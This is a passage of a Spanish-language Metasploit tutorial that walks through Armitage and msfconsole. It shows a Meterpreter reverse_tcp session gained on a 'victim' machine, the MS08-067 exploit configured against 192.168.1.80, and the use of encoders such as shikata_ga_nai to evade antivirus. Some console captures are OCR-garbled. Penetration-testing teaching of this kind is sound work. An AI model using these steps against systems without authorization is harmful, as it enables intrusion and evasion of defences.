


Seleccionaremos Automating Targeting si no sabemos el sistema operativo del equipo remoto.


Como Payload Seleccionaremos Meterpreter/reverse_tcp para que nos retorne una sesión remota y seleccionaremos el parametro lhost indicando nuestra ip local y como rhost la ip a auditar.




Por último pulsaremos en run exploit para lanzar el ataque.



Ahora si seleccionamos la pestaña sessions comprobamos que nos ha sacado una sesión remota en el equipo victima




Si pulsamos boton derecho sobre la sesión nos mostrará todas las opciones posibles que podemos interactuar con el equipo remoto. Las opciones son múltiples y se mostrarán más adelante con la consola.



MsfConsole


Se accede mediante la interfaz msfconsole, un entorno Shell que nos permitirá realizar todas las opciones que nos brinda la herramienta.

Por lo tanto usaremos msfconsole, y como con cualquier herramienta de trabajo tenemos que tenerla optimizada, empezaremos por actualizarla y ponerla al día.



Procederemos a actualizar metasploit desde la consola msfconsole, ejecutando el siguiente comando

MSF > svn update



Actualización del producto

Este comando se conectará al servidor de actualizaciones de metasploit framework y descargará los nuevos plugins y modificaciones pendientes disponibles en ese momento.

Podemos encontrarnos con el siguiente error:
La copia de trabajo ‘.’ Está bloqueada.

```


Development - Metasploit Console
File Edit View Help

Metasploit

msf > svn update
[*] exec: svn update

svn: La copia de trabajo '.' está bloqueada
svn: ejecute 'svn cleanup' para quitar locks (típee 'svn help cleanup' para más detalles)
msf >
    
```

Una forma rápida de solucionarlo es buscar los ficheros “lock” en el directorio msf3 de metasploit con espacio 0 kb y eliminarlos todos volviendo a ejecutar svn update.



Un recurso interesante para ver la actividad de la comunidad es darse de alta en la rss para estar al día en la revisiones del proyecto en <http://feeds.feedburner.com/metasploit/development>


La consola nos indica de cuantos exploits, payloads, módulos auxiliares, encoders y nops disponemos.

Metasploit dispone de una serie de comandos de los cuales mostraremos los más utilizados, para consultarlos todos usaremos el comando **help**.

Paso a mostrar los más utilizados.

MSF > version

Nos muestra la versión del Framework y de la consola actualmente instalada.



The screenshot shows the Metasploit console interface. The title bar reads "Development - Metasploit Console". The menu bar includes "File", "Edit", "View", and "Help". Below the menu is a toolbar with icons for file operations and help. The main console window has a title bar "Development - Metasploit..." and contains the following text:

```
= [ svn r15001 updated today (2012.03.21) ]
```

The user enters the command `msf > version`, and the output is:

```
Framework: 4.3.0-dev.14822
Console   : 4.3.0-dev.14845
```

The prompt `msf >` is followed by a cursor. The status bar at the bottom shows "Ready" and "6x67".

Versión instalada

MSF > banner

Además de la versión muestra exploits, payloads, encoders y nops disponibles hasta la última actualización.

The screenshot shows a Windows-style application window titled "Development - Metasploit Console". The window contains a terminal interface with the following content:

```

      .---. . . . . ;0      00"; .---. . .
" 00000' . '00      00000' . '0000 "
+-000000000000000000      000000000000 0;
\000000000000000000      0000000000000 '
"---1.000 -0      0 ' - '1--"
"0' ; 0      0 ' ; '
|0000 000      0
'000 00 00      '
\0000 00      '
'000      0
( 3 C )      /|--- {Metasploit!}
:0' . _ *      \|--- {
'(. . . . ."/

=[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- ==[ 815 exploits - 458 auxiliary - 138 post
+ -- ==[ 248 payloads - 27 encoders - 8 nops
      =[ svn r15001 updated today (2012.03.21)

msf >
  
```

The status bar at the bottom of the window shows "Ready" on the left and "22:04" on the right.

Banner

MSF > Show all

Muestra todos los módulos disponibles, (exploits, payloads, auxiliary, encoders, nops)

MSF > Show exploits

Muestra en pantalla todos los exploits de la base de datos existente.

Name	Disclosure Date	Rank	Description
aiw/rpc_cmds_opcode21	2009-10-07	great	ADX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
aiw/rpc_ttdbserverd_realpath	2009-06-17	great	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow
bsdi/softcart/mercantec_softcart	2004-08-19	great	Mercantec SoftCart CGI Overflow
dialup/multi/login/manyangs	2001-12-12	good	System V Derived /bin/login Extraneous Arguments Buffer Overflow
freebsd/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
freebsd/tacacs/xtacacsd_report	2008-01-08	average	XTACACSD <= 4.1.2 report() Buffer Overflow
hpux/lpd/cleanup_exec	2002-08-28	excellent	HP-UX LPD Command Execution
irix/lpd/tagprinter_exec	2001-09-01	excellent	Irix LPD tagprinter Command Execution
linux/ftp/proftpd_telnet_iac	2010-11-01	great	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
linux/games/ut2004_secure	2004-06-18	good	Unreal Tournament 2004 "secure" Overflow (Linux)
linux/http/alcatel_omnipcx_mastercgi_exec	2007-09-09	manual	Alcatel-Lucent OmniPCX Enterprise masterCGI Arbitrary Command
linux/http/ddwrt_cgibin_exec	2009-07-20	excellent	DD-WRT HTTP Daemon Arbitrary Command Execution
linux/http/gpsd_format_string	2005-05-25	average	Berlios GPSD Format String Vulnerability
linux/http/linksys_apply.cgi	2005-09-13	great	Linksys WRT54 Access Point apply.cgi Buffer Overflow
linux/http/peerpcast_url	2006-03-08	average	PeerCast <= 0.1216 URL Handling Buffer Overflow (Linux)
linux/http/piranha_passwd_exec	2000-04-04	excellent	RedHat Piranha Virtual Server Package passwd.php3 Arbitrary Command
linux/rds/smartboprs	2005-10-18	good	Smart Back Office Pre-Processor Remote Exploit
linux/imap/imap_uw_isub	2000-04-16	good	UoW IMAP server LSUB Buffer Overflow Remote Exploit
linux/madwifi/madwifi_giwscan_cb	2006-12-08	average	Madwifi SIOCGIWSCAN Buffer Overflow
linux/misc/gld_postfix	2005-04-12	good	GLD (Greylisting Daemon) Postfix Buffer Overflow
linux/misc/hplip_hpssd_exec	2007-10-04	excellent	hplip hpssd.py From Address Arbitrary Command Execution
linux/misc/ib_inet_connect	2007-10-03	good	Borland InterBase INET_connect() Buffer Overflow
linux/misc/ib_jrd8_create_database	2007-10-03	good	Borland InterBase jrd8_create_database() Buffer Overflow
linux/misc/ib_open_marker_file	2007-10-03	good	Borland InterBase open_marker_file() Buffer Overflow
linux/misc/ib_pwd_db_aliased	2007-10-03	good	Borland InterBase PWD_db_aliased() Buffer Overflow
linux/misc/lprng_format_string	2000-09-25	normal	LPng use syslog Remote Format String Vulnerability
linux/mysql/mysql_yassl_getname	2010-01-25	good	MySQL yaSSL CertDecoder::getName Buffer Overflow
linux/mysql/mysql_yassl_hello	2008-01-04	good	MySQL yaSSL SSL Hello Message Buffer Overflow
linux/pop3/cyrus_pop3d_popsuubfolders	2006-05-21	normal	Cyrus IMAPD pop3d popsuubfolders USER Buffer Overflow
linux/pptp/poptop_negative_read	2003-04-09	great	Poptop Negative Read Overflow
linux/proxy/squid_ntlm_authenticate	2004-06-08	great	Squid NTLM Authenticate Overflow

Exploits Disponibles

MSF > Show payloads

Un payload o carga útil, es la acción que puede realizar un exploit cuando este ha sido armado, las acciones pueden ser de muy diversa índole, tales como el acceso remoto, la creación de una cuenta de usuario con privilegios de Administrador, el retorno de una shell remota, la instalación de un servicio.

Cada payload tiene en metasploit unos parámetros de configuración que se deben definir antes de armar el exploit.

```

bash
msf > show payloads
Payloads
=====
Name                                     Disclosure Date Rank Description
-----
aix/ppc/shell_bind_tcp                  normal      AIX Command Shell, Bind TCP Inline
aix/ppc/shell_find_port                 normal      AIX Command Shell, Find Port Inline
aix/ppc/shell_interact                  normal      AIX execve shell for inetd
aix/ppc/shell_reverse_tcp               normal      AIX Command Shell, Reverse TCP Inline
bsd/sparc/shell_bind_tcp                normal      BSD Command Shell, Bind TCP Inline
bsd/sparc/shell_reverse_tcp             normal      BSD Command Shell, Reverse TCP Inline
bsd/x86/exec                            normal      BSD Execute Command
bsd/x86/metsvc_bind_tcp                 normal      FreeBSD Meterpreter Service, Bind TCP
bsd/x86/metsvc_reverse_tcp              normal      FreeBSD Meterpreter Service, Reverse TCP Inline
bsd/x86/shell_bind_tcp                  normal      BSD Command Shell, Bind TCP Stager
bsd/x86/shell/find_tag                  normal      BSD Command Shell, Find Tag Stager
bsd/x86/shell/reverse_tcp                normal      BSD Command Shell, Reverse TCP Stager
bsd/x86/shell_bind_tcp                  normal      BSD Command Shell, Bind TCP Inline

```

Payloads disponibles

MSF > Show auxiliary

Los módulos auxiliares son complementos que nos ayudan a detectar hosts afectados por algún tipo de vulnerabilidad dependiendo de cual seleccionemos.

Metasploit ofrece una serie de módulos de descubrimiento, escaneo, ataque con los que podremos buscar mediante escáneres de vulnerabilidades en los sistemas afectados para que posteriormente puedan ser explotados. Más adelante se muestran algunos ejemplos de uso.

```

bash
voip/sip_invite_spoof                  normal      SIP Invite Spoof

msf > show auxiliary
Auxiliary
=====
Name                                     Disclosure Date Rank Description
-----
admin/backupexec/dump                  normal      Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry              normal      Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass        normal      Cisco IOS HTTP Unauthorized Administrative Access
admin/cisco/vpn_3000_ftp_bypass         normal      Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/db2/db2cmd                       normal      IBM DB2 db2cmd.exe Command Execution Vulnerability
admin/edirectory/directory_dhost_cookie normal      Novell eDirectory DHOST Predictable Session Cookie
admin/emc/alphastor_devicemanager_exec   normal      EMC AlphaStor Device Manager Arbitrary Command Execution
admin/emc/alphastor_librarymanager_exec  normal      EMC AlphaStor Library Manager Arbitrary Command Execution
admin/ftp/titanftp_xcrc_traversal        normal      Titan FTP XCRC Directory Traversal Information Disclosure
admin/http/hp_web_jetadmin_exec         normal      HP Web JetAdmin 6.5 Server Arbitrary Command Execution
admin/http/omega_storcenterpro_sessionid normal      Omega StorCenter Pro NAS Web Authentication Bypass
admin/http/tomcat_administration         normal      Tomcat Administration Tool Default Access
admin/http/tomcat_utf8_traversal         normal      Tomcat UTF-8 Directory Traversal Vulnerability
admin/http/typo3_sa_2009_002            normal      Typo3 sa-2009-002 File Disclosure
admin/maxdb/maxdb_cons_exec            normal      SAP MaxDB cons.exe Remote Command Injection
admin/motorola_w850g_v4_03_credentials  normal      Motorola W850G v4.03 Credentials
admin/ms/mcs9_059_his2006              normal      Microsoft Host Integration Server 2006 Command Execution Vulnerability
admin/mssql/mssql_enum                  normal      Microsoft SQL Server Configuration Enumerator

```

Módulos Auxiliares

MSF > Show encoders

Un encoder podría definirse como un algoritmo que aplicado a un payload, oculta el código evitando la detección de este a los antivirus.

Metasploit dispone de varios de ellos siendo el más común y conocido por su eficacia el **shikata_ga_nai**.

Esta opción permite ver los encoders disponibles para codificar los exploits y así evitar ser detectados por las firmas antivirus.

```

Metasploit
File Edit View Help

voip/sip_invite_spoof          normal    SIP Invite Spoof

msf > show encoders
[!] Invalid parameter "encoders", use "show -h" for more information
msf > show encoders

Encoders
=====

  Name                Disclosure Date  Rank    Description
  ----                -
cmd/generic_sh        2012-02-15     good    Generic Shell Variable Substitution Command Encoder
cmd/ifs               2011-08-09     low     Generic $(IFS) Substitution Command Encoder
cmd/printf_php_mq     2011-08-09     good    printf(1) via PHP magic_quotes Utility Command Encoder
generic/none          2008-11-05     normal  The "none" Encoder
mipsbe/longxor        2012-02-15     normal  XOR Encoder
mipsle/longxor        2012-02-15     normal  XOR Encoder
php/base64            2012-02-15     great   PHP Base64 encoder
ppc/longxor           2012-02-15     normal  PPC LongXOR Encoder
ppc/longxor_tag       2012-02-15     normal  PPC LongXOR Encoder
sparc/longxor_tag     2012-02-15     normal  SPARC DWORD XOR Encoder
x64/xor               2012-02-15     normal  XOR Encoder
x86/alpha_mixed       2012-02-15     low     Alpha2 Alphanumeric Mixedcase Encoder
  
```

Encoders

MSF > Search

En ocasiones la lista de opciones que nos ofrece metasploit es interminable por lo que nos vemos en la necesidad de filtrar la búsqueda, search nos ayuda a acotar los literales.

Msf> search mp4

```

Development - Metasploit Console
File Edit View Help

Development - Metasploit Console

msf > search mp4

Matching Modules
=====

  Name                Disclosure Date  Rank    Description
  ----                -
exploit/windows/browser/adobe_flash_mp4_cprt  2012-02-15     normal  Adobe Flash Player MP4 'cprt' Overflow
exploit/windows/browser/adobe_flash_sps       2011-08-09     normal  Adobe Flash Player MP4 SequenceParameterSetNALUnit Buffer Overflow
exploit/windows/fileformat/vlc_realtext       2008-11-05     good    VLC Media Player RealText Subtitle Overflow
  
```

Búsqueda por literal

Tal como muestra la figura, search buscará cualquier literal en el que salga la palabra **mp4**.

Si queremos acotar la búsqueda por módulos usaremos el parámetro “type”
Msf> search type:exploit mp4

MSF > Use

Para poder seleccionar un exploit haremos uso del comando **use**

Msf> Use ruta del exploit/exploit

```

msf > search netapi
[*] Searching loaded modules for pattern 'netapi'...

Exploits
=====
Name                               Disclosure Date  Rank  Description
-----
windows/smb/ms03_049_netapi         2003-11-11      good  Microsoft Workstation Service NetAddAlternateComputerName OverFlow
windows/smb/ms06_040_netapi         2006-08-08      great Microsoft Server Service NetpwPathCanonicalize OverFlow
windows/smb/ms06_070_wkssvc         2006-11-14      manual Microsoft Workstation Service NetpManageIPConnect OverFlow
windows/smb/ms08_067_netapi         2008-10-28      great  Microsoft Server Service Relative Path Stack Corruption

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
  
```

Selección de un exploit

MSF > Info

Info nos mostrará la información relativa al exploit seleccionado junto con los parámetros de configuración. Es una ayuda importante para llegar a conocer el uso de determinado exploit y su funcionalidad.

Msf> Info Windows/smb/ms08_067_netapi

```

msf > info windows/smb/ms08_067_netapi

53 Windows XP SP3 Dutch (NX)
54 Windows XP SP3 Norwegian (NX)
55 Windows XP SP3 Polish (NX)
56 Windows XP SP3 Portuguese - Brazilian (NX)
57 Windows XP SP3 Portuguese (NX)
58 Windows XP SP3 Russian (NX)
59 Windows XP SP3 Swedish (NX)
60 Windows XP SP3 Turkish (NX)

Basic options:
Name      Current Setting  Required  Description
-----
RHOST     445              yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 400
Avoid: 6 characters

Description:
This module exploits a parsing flaw in the path canonicalization
code of NetAPI32.dll through the Server Service. This module is
capable of bypassing NX on some operating systems and service packs.
The correct target must be used to prevent the Server Service (along
with a dozen others in the same process) from crashing. Windows XP
targets seem to handle multiple successful exploitation events, but
2003 targets will often crash or hang on subsequent attempts. This
is just the first version of this module, full support for NX bypass
on 2003, along with other platforms, is still in development.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250
http://www.osvdb.org/49243
http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
NEXPOSE (dcerpc-ms-netapi-netpathcanonicalize-dos)

msf >
  
```

Información de un exploit

MSF > show options

Nos mostrará una serie de parámetros configurables en los exploits como en los payloads, estos, definen el equipo local, el equipo remoto, el puerto o el payload a utilizar, y permiten configurar todo lo necesario para que el acceso pueda realizarse con éxito.

```

msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:
Name      Current Setting  Required  Description
-----
RHOST     445              yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:
Id  Name
--  ---
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
  
```

Opciones Disponibles

MSF > Show Advanced

Muestra las opciones de configuración avanzada que puede tener un exploit determinado.



```
msf exploit(ms08_067_netapi) > show advanced
[-] Invalid parameter "advanced", use "show -h" for more information
msf exploit(ms08_067_netapi) > show advanced

Module advanced options:

  Name      : CHOST
  Current Setting:
  Description : The local client address

  Name      : CPORT
  Current Setting:
  Description : The local client port

  Name      : ConnectTimeout
  Current Setting: 10
  Description : Maximum number of seconds to establish a TCP connection

  Name      : ContextInformationFile
  Current Setting:
  Description : The information file that contains context information

  Name      : DCERPC::ReadTimeout
  Current Setting: 10
  Description : The number of seconds to wait for DCERPC responses


  Name      : DisablePayloadHandler
```

MSF > Set

Con el comando **set** definiremos las opciones requeridas por los módulos de exploit, payload o scanner

Ejemplo:

Msf> Set lhost <valor a definir>



```
Module options:

  Name      Current Setting  Required  Description
  ----
  RHOST      445                yes       The target address
  RPORT      445                yes       Set the SMB service port
  SMBPIPE    BROWSER            yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.80
RHOST => 192.168.1.80
msf exploit(ms08_067_netapi) >
```

Selección de variables

MSF > Back

Nos permite volver hacia atrás en los módulos para volver a seleccionar el que más nos interese.

MSF > Jobs

Nos muestra los trabajos activos, puede darse el caso de que tengamos que parar un exploit y siga existiendo el trabajo que nos bloquee la próxima ejecución.

MSF > Kill

Matará el Job seleccionado.

MSF > Exploit/run


Es el comando con el que ejecutaremos el exploit una vez tengamos configuradas las opciones.

MSF > Exit

Saldrá de la consola de metasploit

MSF > help

Estas serian las ordenes más básicas, pero hay más a las que consultar con el comando help



```
